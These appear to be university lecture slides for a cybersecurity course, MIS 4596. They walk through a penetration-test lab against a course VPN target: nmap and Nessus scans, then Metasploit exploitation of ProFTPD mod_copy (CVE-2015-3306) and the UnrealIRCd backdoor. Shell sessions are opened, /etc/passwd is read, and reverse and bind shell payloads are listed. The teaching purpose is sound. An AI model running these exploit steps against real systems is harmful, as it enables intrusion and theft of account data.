

Managing Enterprise Cybersecurity

MIS 4596

Human Element of Security

Week 11

Agenda

- Help in getting started with Milestone 3...
- Human element of cyber security
- Employee risk
- Cyber Security Employee Awareness and Training Risk Controls
- Evolution of Organizations' Security Awareness and Training Programs

```
phillipnontenure@kali:~$ cd Downloads
phillipnontenure@kali:~/Downloads$ pwd
/home/phillipnontenure/Downloads
phillipnontenure@kali:~/Downloads$ ls
client-team-40.conf
phillipnontenure@kali:~/Downloads$ sudo openvpn client-team-40.conf
Sun Mar 28 15:00:26 2021 Unrecognized option or missing or extra parameter(s) in client-team-40.conf:17: block-outside-dns (2.4.9)
Sun Mar 28 15:00:26 2021 OpenVPN 2.4.9 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Apr 21 2020
Sun Mar 28 15:00:26 2021 library versions: OpenSSL 1.1.1g 21 Apr 2020, LZO 2.10
Sun Mar 28 15:00:26 2021 Outgoing Control Channel Encryption: Cipher 'AES-256-CTR' initialized with 256 bit key
Sun Mar 28 15:00:26 2021 Outgoing Control Channel Encryption: Using 256 bit message hash 'SHA256' for HMAC authentication
Sun Mar 28 15:00:26 2021 Incoming Control Channel Encryption: Cipher 'AES-256-CTR' initialized with 256 bit key
Sun Mar 28 15:00:26 2021 Incoming Control Channel Encryption: Using 256 bit message hash 'SHA256' for HMAC authentication
Sun Mar 28 15:00:26 2021 TCP/UDP: Preserving recently used remote address: [AF_INET]34.94.197.154:1194
Sun Mar 28 15:00:26 2021 Socket Buffers: R=[212992->212992] S=[212992->212992]
Sun Mar 28 15:00:26 2021 UDP link local: (not bound)
Sun Mar 28 15:00:26 2021 UDP link remote: [AF_INET]34.94.197.154:1194
Sun Mar 28 15:00:26 2021 TLS: Initial packet from [AF_INET]34.94.197.154:1194, sid=92b37fd7 4879b3bd
Sun Mar 28 15:00:26 2021 VERIFY OK: depth=1, CN=cn_gLJDG0XL6fL1GhuW
Sun Mar 28 15:00:26 2021 VERIFY KU OK
Sun Mar 28 15:00:26 2021 Validating certificate extended key usage
Sun Mar 28 15:00:26 2021 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
Sun Mar 28 15:00:26 2021 VERIFY EKU OK
Sun Mar 28 15:00:26 2021 VERIFY X509NAME OK: CN=server_bgzGVHtYsyWikHBW
Sun Mar 28 15:00:26 2021 VERIFY OK: depth=0, CN=server_bgzGVHtYsyWikHBW
Sun Mar 28 15:00:26 2021 Control Channel: TLSv1.2, cipher TLSv1.2 ECDHE-ECDSA-AES128-GCM-SHA256, 256 bit EC, curve: prime256v1
Sun Mar 28 15:00:26 2021 [server_bgzGVHtYsyWikHBW] Peer Connection Initiated with [AF_INET]34.94.197.154:1194
Sun Mar 28 15:00:27 2021 SENT CONTROL [server_bgzGVHtYsyWikHBW]: 'PUSH_REQUEST' (status=1)
Sun Mar 28 15:00:28 2021 PUSH: Received control message: 'PUSH_REPLY,route 192.168.10.0 255.255.255.0,route-gateway 10.8.0.1,topology subnet,ping 10,ping-restart 120,ifconfig 10.8.0.3 255.255.255.0,peer-id 1,cipher AES-128-GCM'
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: timers and/or timeouts modified
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: --ifconfig/up options modified
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: route options modified
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: route-related options modified
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: peer-id set
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: adjusting link_mtu to 1624
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: data channel crypto options modified
Sun Mar 28 15:00:28 2021 Outgoing Data Channel: Cipher 'AES-128-GCM' initialized with 128 bit key
Sun Mar 28 15:00:28 2021 Incoming Data Channel: Cipher 'AES-128-GCM' initialized with 128 bit key
Sun Mar 28 15:00:28 2021 ROUTE_GATEWAY 10.128.0.1
Sun Mar 28 15:00:28 2021 TUN/TAP device tun0 opened
Sun Mar 28 15:00:28 2021 TUN/TAP TX queue length set to 100
Sun Mar 28 15:00:28 2021 /sbin/ip link set dev tun0 up mtu 1500
Sun Mar 28 15:00:28 2021 /sbin/ip addr add dev tun0 10.8.0.3/24 broadcast 10.8.0.255
Sun Mar 28 15:00:28 2021 /sbin/ip route add 192.168.10.0/24 via 10.8.0.1
Sun Mar 28 15:00:28 2021 Initialization Sequence Completed
```

File Actions Edit View Help

```
phillipnontenure@kali:~$ ping 192.168.10.107
PING 192.168.10.107 (192.168.10.107) 56(84) bytes of data.
64 bytes from 192.168.10.107: icmp_seq=1 ttl=63 time=52.6 ms
64 bytes from 192.168.10.107: icmp_seq=2 ttl=63 time=51.5 ms
64 bytes from 192.168.10.107: icmp_seq=3 ttl=63 time=51.6 ms
64 bytes from 192.168.10.107: icmp_seq=4 ttl=63 time=51.5 ms
64 bytes from 192.168.10.107: icmp_seq=5 ttl=63 time=51.1 ms
^C
```

```
--- 192.168.10.107 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 51.118/51.651/52.575/0.488 ms
```

```
phillipnontenure@kali:~$ nmap 192.168.10.107
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-28 15:02 EDT
Nmap scan report for 192.168.10.107
```

Host is up (0.050s latency).

Not shown: 994 closed ports

| PORT | STATE | SERVICE |
|----------|-------|------------|
| 21/tcp | open | ftp |
| 22/tcp | open | ssh |
| 80/tcp | open | http |
| 1524/tcp | open | ingreslock |
| 3306/tcp | open | mysql |
| 6667/tcp | open | irc |

Nmap done: 1 IP address (1 host up) scanned in 1.02 seconds

```
phillipnontenure@kali:~$
```

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
Filter Search Hosts 1 Host

| Host | Vulnerabilities |
|----------------|-----------------|
| 192.168.10.107 | 37 |

Scan Details

Policy: Basic Network Scan
 Status: Completed
 Scanner: Local Scanner
 Start: Today at 7:46 AM
 End: Today at 7:49 AM
 Elapsed: 3 minutes

Vulnerabilities



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Filter Search Vulnerabilities 26 Vulnerabilities

| Sev | Name | Family | Count | | |
|----------|---------------------------|-------------------|-------|--|--|
| CRITICAL | ProFTPD mod_copy Inf... | FTP | 1 | | |
| MIXED | SSH (Multiple Iss... | Misc. | 4 | | |
| INFO | Nessus SYN scanner | Port scanners | 6 | | |
| INFO | Service Detection | Service detection | 4 | | |
| INFO | HTTP (Multiple Is... | Web Servers | 3 | | |
| INFO | Apache HTTP Ser... | Web Servers | 2 | | |
| INFO | SSH (Multiple Iss... | General | 2 | | |
| INFO | Backported Security Pa... | General | 1 | | |
| INFO | Backported Security Pa... | General | 1 | | |
| INFO | Common Platform Enu... | General | 1 | | |
| INFO | Device Type | General | 1 | | |

Scan Details

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CRITICAL ProFTPD mod_copy Information Disclosure

Description

The remote host is running a version of ProFTPD that is affected by an information disclosure vulnerability in the mod_copy module due to the SITE CPFR and SITE CPTO commands being available to unauthenticated clients. An unauthenticated, remote attacker can exploit this flaw to read and write to arbitrary files on any web accessible path on the host.

Solution

Upgrade to ProFTPD 1.3.5a / 1.3.6rc1 or later.

See Also

http://bugs.proftpd.org/show_bug.cgi?id=4169

Output

```
Nessus received a 350 response from sending the following unauthenticated request :
SITE CPFR /etc/passwd
```

| Port | Hosts |
|----------------|----------------|
| 21 / tcp / ftp | 192.168.10.107 |

Plugin Details

Severity: Critical
 ID: 84215
 Version: 1.10
 Type: remote
 Family: FTP
 Published: June 16, 2015
 Modified: March 27, 2020

Risk Information

Risk Factor: Critical
 CVSS v3.0 Base Score: 9.8
 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
 CVSS v3.0 Temporal Vector: CVSS:3.0/E:F/RL:O/RC:C
 CVSS v3.0 Temporal Score: 9.1
 CVSS Base Score: 10.0
 CVSS Temporal Score: 8.3
 CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
 CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information

Output

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|----------------|--------------------------------|
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CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:F/RL:O/RC:C
CVSS v3.0 Temporal Score: 9.1
CVSS Base Score: 10.0
CVSS Temporal Score: 8.3
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information

CPE: `cpe:/a:proftpd:proftpd`
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: April 7, 2015
Vulnerability Pub Date: April 7, 2015

Exploitable With

Metasploit (ProFTPD 1.3.5 Mod_Copy Command Execution)
CANVAS ()

Reference Information

EDB-ID: [36742](#), [36803](#)
BID: [74238](#)
CVE: [CVE-2015-3306](#)



Prior penetration test of this server...

```
msf5 > search name: proftpd

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/freebsd/ftp/proftpd_telnet_iac    2010-11-01      great Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
1  exploit/linux/ftp/proftpd_sreplace        2006-11-26      great Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2  exploit/linux/ftp/proftpd_telnet_iac     2010-11-01      great Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
3  exploit/linux/misc/netsupport_manager_agent 2011-01-08      average No     NetSupport Manager Agent Remote Buffer Overflow
4  exploit/unix/ftp/proftpd_133c_backdoor    2010-12-02      excellent No     ProFTPD-1.3.3c Backdoor Command Execution
5  exploit/unix/ftp/proftpd_modcopy_exec    2015-04-22      excellent Yes    ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index, for example use 5 or use exploit/unix/ftp/proftpd_modcopy_exec

msf5 > use exploit/unix/ftp/proftpd_modcopy_exec
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

Name          Current Setting  Required  Description
--          -
Proxies       no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        no               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         80              yes       HTTP port (TCP)
RPORT_FTP     21              yes       FTP port
SITEPATH      /var/www        yes       Absolute writable website path
SSL           false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI     /               yes       Base path to the website
TMPPATH       /tmp            yes       Absolute writable path
VHOST         no               no        HTTP server virtual host

Exploit target:

Id  Name
--  -
0   ProFTPD 1.3.5

msf5 exploit(unix/ftp/proftpd_modcopy_exec) >
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.10.107  
RHOST => 192.168.10.107
```

No payload needed!

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
```

```
[*] Started reverse TCP handler on 10.8.0.158:4444  
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server  
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server  
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php  
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400
```

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```

```
pwd  
/var/www  
whoami  
www-data
```

We obtained a "Jail shell"

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

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/var/www
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www-data
help

Meta shell commands
=====

Command      Description
-----
help         Help menu
background   Backgrounds the current shell session
sessions     Quickly switch to another session
resource     Run a meta commands script stored in a local file
shell        Spawn an interactive shell (*NIX Only)
download     Download files (*NIX Only)
upload       Upload files (*NIX Only)
source       Run a shell script on remote machine (*NIX Only)
irb          Open an interactive Ruby shell on the current session
pry          Open the Pry debugger on the current session
```

Spawning a TTY (“teletype” terminal) shell

- Type: “/bin/sh -i”

```
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
help

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/bin/sh -i
/bin/sh -i
$
```

```
$ whoami
whoami
www-data
$ pwd
pwd
/var/www
$ ls
ls
```

```
0yHt279.php  CuH5e.php  NsCfe.php  b8FI6.php  l9V2Xbu.php  test
8JEK3.php   K0GLwJr.php  SqaNWI.php  ijMqGh.php  lJ8u7rX.php  xyVuq.php
AZdCe.php   Kh9V6WP.php  Tt6hub.php  index.html  onkos81.php
BiqGI0z.php  MWmXA1V.php  YESrVcg.php  jtbxN93.php  robots.txt
```



```
$
```

```
$ cd /
cd /
$ ls
ls
bin    dev    home  lib    lost+found  mnt  proc  run  srv  tmp  var
boot  etc    initrd.img  lib64  media      opt  root  sbin  sys  usr  vmlinuz
$
```

```
$ cd /etc
cd /etc
$ ls
ls
X11                initramfs-tools      proftpd
acpi                inputrc              protocols
adduser.conf       inserv               python
alternatives       insserv.conf         python2.7
apache2            insserv.conf.d       python3
apm                iproute2             python3.4
apparmor           iscsi                rc.local
apparmor.d         issue                rc0.d
appport            issue.net            rc1.d
apt                kbd                  rc2.d
at.deny            kernel               rc3.d
bash.bashrc        kernel-img.conf     rc4.d
bash_completion   landscape            rc5.d
bash_completion.d ld.so.cache          rc6.d
bindresvport.blacklist ld.so.conf
blkid.conf         ld.so.conf.d
blkid.tab          ldap
byobu              legal
ca-certificates   libaudit.conf
ca-certificates.conf libnl-3
calendar          locale.alias
chatscripts        localtime
console-setup     logcheck
cron.d             login.defs
cron.daily         logrotate.conf
cron.hourly        logrotate.d
cron.monthly       lsb-release
cron.weekly        lsb-release.conf
dbus-1            magic
debconf.conf       magic.mime
debian_version     mailcap
default            mailcap.order
deluser.conf       manpath.config
depmod.d           mime.types
dhcp               mke2fs.conf
dpkg               modprobe.d
environment        modules
fonts              mtab
fstab              mysql
fstab.d            nanorc
fstab.orig         network
ftppusers          networks
fuse.conf          newt
gai.conf           nsswitch.conf
groff              openvpn
group              opt
group-             os-release
grub.d             pam.conf
gshadow            pam.d
passwd             passwd
passwd-            passwd-
perl               perl
php5               php5
host.conf          hostname
hostname           pm
hosts              polkit-1
hosts.allow        popularity-contest.conf
hosts.deny          ppp
ifplugd            profile
init               profile.d
init.d             rcS.d
$
```

shadow
shadow-

gshadow pam.d
gshadow- passwd
hdparm.conf passwd-
host.conf perl
hostname php5



```
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
justin:x:1000:1000:Justin,,,:/home/justin:/bin/bash
proftpd:x:105:65534::/var/run/proftpd:/bin/false
ftp:x:106:65534::/srv/ftp:/bin/false
mysql:x:107:113:MySQL Server,,,:/nonexistent:/bin/false
bcurtis:x:1001:1001:Brent Curtis,,,:/home/bcurtis:/bin/bash
tyler:x:1002:1002:Tyler,,,:/home/tyler:/bin/bash
mmoxie:x:1003:1003:Marlin Moxiespike,,,:/home/mmoxie:/bin/bash
jcomey:x:1004:1004:,,,:/home/jcomey:/bin/bash
pzimm:x:1005:1005:Phil Zimmerman,,,:/home/pzimm:/bin/bash
bschneier:x:1006:1006:Bruce Schneier,,,:/home/bschneier:/bin/bash
cincinnatus:x:1007:1007:Edward Snowden,,,:/home/cincinnatus:/bin/bash
```

Which accounts might have data in them a hacker would be interested in?

```
msf5 > search name: proftpd
```

Matching Modules

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|---|---|-----------------|-----------|-------|--|
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| 2 | exploit/linux/ftp/proftpd_telnet_iac | 2010-11-01 | great | Yes | ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux) |
| 3 | exploit/linux/misc/netsupport_manager_agent | 2011-01-08 | average | No | NetSupport Manager Agent Remote Buffer Overflow |
| 4 | exploit/unix/ftp/proftpd_133c_backdoor | 2010-12-02 | excellent | No | ProFTPD-1.3.3c Backdoor Command Execution |
| 5 | exploit/unix/ftp/proftpd_modcopy_exec | 2015-04-22 | excellent | Yes | ProFTPD 1.3.5 Mod_Copy Command Execution |

Interact with a module by name or index, for example use 5 or use exploit/unix/ftp/proftpd_modcopy_exec

```
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```

```
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```

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|--|
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | | yes | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 80 | yes | HTTP port (TCP) |
| RPORT_FTP | 21 | yes | FTP port |
| SITEPATH | /var/www | yes | Absolute writable website path |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | / | yes | Base path to the website |
| TMPPATH | /tmp | yes | Absolute writable path |
| VHOST | | no | HTTP server virtual host |

Exploit target:

| Id | Name |
|----|---------------|
| 0 | ProFTPD 1.3.5 |

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > █
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.10.107
```

```
RHOST => 192.168.10.107
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
```

```
[*] 192.168.10.107:80 - Exploit failed: An exploitation error occurred.
```

```
[*] Exploit completed, but no session was created.
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > █
```

...this year...


```
miliponten@kali:~$ nmap -A 192.168.10.107
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-30 07:06 EDT
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 83.33% done; ETC: 07:07 (0:00:15 remaining)
Nmap scan report for 192.168.10.107
Host is up (0.051s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 99:69:90:f4:cc:b8:b4:c8:04:7e:90:32:b1:18:d1:8e (DSA)
|_ 2048 27:83:5a:76:e8:41:55:d9:fd:86:c5:f3:9d:18:73:3b (RSA)
|_ 256 95:56:d5:5a:75:16:1b:1d:98:74:c0:de:74:da:66:3f (ECDSA)
|_ 256 49:f3:0b:af:e2:8e:b0:31:a8:6a:27:a6:7f:f1:72:73 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Humbleify
1524/tcp  open  ingreslock?
|_ fingerprint-strings:
|_ GenericLines:
|_   bash: cannot set terminal process group (1454): Inappropriate ioctl for device
|_   bash: no job control in this shell
|_   bash: /root/.bash_profile: Permission denied
|_   bcurtis@humbleify-team-40:/$
|_   bcurtis@humbleify-team-40:/$
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|_   bcurtis@humbleify-team-40:/$
|_   bcurtis@humbleify-team-40:/$
|_ GetRequest:
|_   bash: cannot set terminal process group (1454): Inappropriate ioctl for device
|_   bash: no job control in this shell
|_   bash: /root/.bash_profile: Permission denied
|_   bcurtis@humbleify-team-40:/$ GET / HTTP/1.0
|_   program 'GET' is currently not installed. To run 'GET' please ask your administrator to install the package 'libwww-perl'
|_   bcurtis@humbleify-team-40:/$
|_   bcurtis@humbleify-team-40:/$
|_   bcurtis@humbleify-team-40:/$
|_   bcurtis@humbleify-team-40:/$
|_ HTTPOptions:
|_   bash: cannot set terminal process group (1454): Inappropriate ioctl for device
|_   bash: no job control in this shell
|_   bash: /root/.bash_profile: Permission denied
|_   bcurtis@humbleify-team-40:/$ OPTIONS / HTTP/1.0
|_   OPTIONS: command not found
|_   bcurtis@humbleify-team-40:/$
|_   bcurtis@humbleify-team-40:/$
|_   bcurtis@humbleify-team-40:/$
|_   bcurtis@humbleify-team-40:/$
|_ NULL:
|_   bash: cannot set terminal process group (1454): Inappropriate ioctl for device
|_   bash: no job control in this shell
|_   bash: /root/.bash_profile: Permission denied
|_   bcurtis@humbleify-team-40:/$
|_ RTSPRequest:
|_   bash: cannot set terminal process group (1454): Inappropriate ioctl for device
|_   bash: no job control in this shell
|_   bash: /root/.bash_profile: Permission denied
|_   bcurtis@humbleify-team-40:/$ OPTIONS / RTSP/1.0
|_   OPTIONS: command not found
|_   bcurtis@humbleify-team-40:/$
|_   bcurtis@humbleify-team-40:/$
|_   bcurtis@humbleify-team-40:/$
|_   bcurtis@humbleify-team-40:/$
```

```
3306/tcp open  mysql      MySQL (unauthorized)
6667/tcp open  irc          UnrealIRCd

irc-info:
  users: 1
  servers: 1
  lusers: 1
  lservers: 0
  server: irc.TestIRC.net
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1524-TCP:V=7.80%I=7%D=3/30%Time=60630626%P=x86_64-pc-linux-gnu%(NU
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SF:ONS\x20/\x20RTSP/1\.\0\nOPTIONS:\x20command\x20not\x20found\nbcurtis@hum
SF:bleify-team-40:/\$\x20\nbcurtis@humbleify-team-40:/\$\x20\nbcurtis@humb
SF:leify-team-40:/\$\x20\nbcurtis@humbleify-team-40:/\$\x20");
Service Info: Host: irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 155.48 seconds
phillipnontenure@kali:~$
```

```
msf5 exploit(unix/Ftp/proftpd_modcopy_exec) > search name: ircd
```

Matching Modules

| # | Name | Disclosure Date | Rank | Check | Description |
|---|--|-----------------|-----------|-------|---|
| 0 | exploit/unix/irc/unreal_ircd_3281_backdoor | 2010-06-12 | excellent | No | UnrealIRCd 3.2.8.1 Backdoor Command Execution |

```
msf5 exploit(unix/Ftp/proftpd_modcopy_exec) > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

| Name | Current Setting | Required | Description |
|--------|-----------------|----------|--|
| RHOSTS | | yes | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 6667 | yes | The target port (TCP) |

Exploit target:

| Id | Name |
|----|------------------|
| 0 | Automatic Target |

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.10.107
```

```
RHOST => 192.168.10.107
```

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
```

Compatible Payloads

| # | Name | Disclosure Date | Rank | Check | Description |
|----|------------------------------------|-----------------|--------|-------|---|
| 0 | cmd/unix/bind_perl | | manual | No | Unix Command Shell, Bind TCP (via Perl) |
| 1 | cmd/unix/bind_perl_ipv6 | | manual | No | Unix Command Shell, Bind TCP (via perl) IPv6 |
| 2 | cmd/unix/bind_ruby | | manual | No | Unix Command Shell, Bind TCP (via Ruby) |
| 3 | cmd/unix/bind_ruby_ipv6 | | manual | No | Unix Command Shell, Bind TCP (via Ruby) IPv6 |
| 4 | cmd/unix/generic | | manual | No | Unix Command, Generic Command Execution |
| 5 | cmd/unix/reverse | | manual | No | Unix Command Shell, Double Reverse TCP (telnet) |
| 6 | cmd/unix/reverse_bash_telnet_ssl | | manual | No | Unix Command Shell, Reverse TCP SSL (telnet) |
| 7 | cmd/unix/reverse_perl | | manual | No | Unix Command Shell, Reverse TCP (via Perl) |
| 8 | cmd/unix/reverse_perl_ssl | | manual | No | Unix Command Shell, Reverse TCP SSL (via perl) |
| 9 | cmd/unix/reverse_ruby | | manual | No | Unix Command Shell, Reverse TCP (via Ruby) |
| 10 | cmd/unix/reverse_ruby_ssl | | manual | No | Unix Command Shell, Reverse TCP SSL (via Ruby) |
| 11 | cmd/unix/reverse_ssl_double_telnet | | manual | No | Unix Command Shell, Double Reverse TCP SSL (telnet) |

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
```

```
payload => cmd/unix/bind_perl
```

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

| Name | Current Setting | Required | Description |
|--------|-----------------|----------|--|
| RHOSTS | | yes | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
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|----|------------------|
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```
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```

```
RHOST => 192.168.10.107
```

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
```

Compatible Payloads

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| 2 | cmd/unix/bind_ruby | | manual | No | Unix Command Shell, Bind TCP (via Ruby) |
| 3 | cmd/unix/bind_ruby_ipv6 | | manual | No | Unix Command Shell, Bind TCP (via Ruby) IPv6 |
| 4 | cmd/unix/generic | | manual | No | Unix Command, Generic Command Execution |
| 5 | cmd/unix/reverse | | manual | No | Unix Command Shell, Double Reverse TCP (telnet) |
| 6 | cmd/unix/reverse_bash_telnet_ssl | | manual | No | Unix Command Shell, Reverse TCP SSL (telnet) |
| 7 | cmd/unix/reverse_perl | | manual | No | Unix Command Shell, Reverse TCP (via Perl) |
| 8 | cmd/unix/reverse_perl_ssl | | manual | No | Unix Command Shell, Reverse TCP SSL (via perl) |
| 9 | cmd/unix/reverse_ruby | | manual | No | Unix Command Shell, Reverse TCP (via Ruby) |
| 10 | cmd/unix/reverse_ruby_ssl | | manual | No | Unix Command Shell, Reverse TCP SSL (via Ruby) |
| 11 | cmd/unix/reverse_ssl_double_telnet | | manual | No | Unix Command Shell, Double Reverse TCP SSL (telnet) |

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
```

```
payload => cmd/unix/bind_perl
```

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```

```
[*] 192.168.10.107:6667 - Connected to 192.168.10.107:6667 ...
```

```
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
```

```
[*] 192.168.10.107:6667 - Sending backdoor command ...
```

```
[*] Started bind TCP handler against 192.168.10.107:4444
```

```
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.10.107:4444) at 2021-03-30 08:35:41 -0400
```

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```

```
[*] 192.168.10.107:6667 - Connected to 192.168.10.107:6667 ...  
      :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...  
[*] 192.168.10.107:6667 - Sending backdoor command ...  
[*] Started bind TCP handler against 192.168.10.107:4444  
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.10.107:4444) at 2021-03-30 08:35:41 -0400
```

```
whoami
```

```
tyler
```

```
pwd
```

```
/opt/unrealircd/Unreal3.2
```

```
ls  
CVS  
Changes  
Changes.old  
Config  
Donation  
INSTALL.REMOTEINC  
LICENSE  
Makefile  
Makefile.in  
README  
Unreal.nfo  
aliases  
autoconf  
badwords.channel.conf  
badwords.message.conf  
badwords.quit.conf  
config.guess  
config.log  
config.status  
config.sub  
configure  
curl-ca-bundle.crt  
curlinstall  
dccallow.conf  
doc  
extras  
help.conf  
include  
install-sh  
ircd.log  
ircd.motd  
ircd.pid  
ircd.pid.bak  
ircd.tune  
ircdcron  
keys  
m_template.c  
makefile.win32  
modulize  
networks  
newnet  
spamfilter.conf  
src  
tmp  
unreal  
unreal.in  
unrealircd.conf  
update  
wircd.def
```

```
help

Meta shell commands

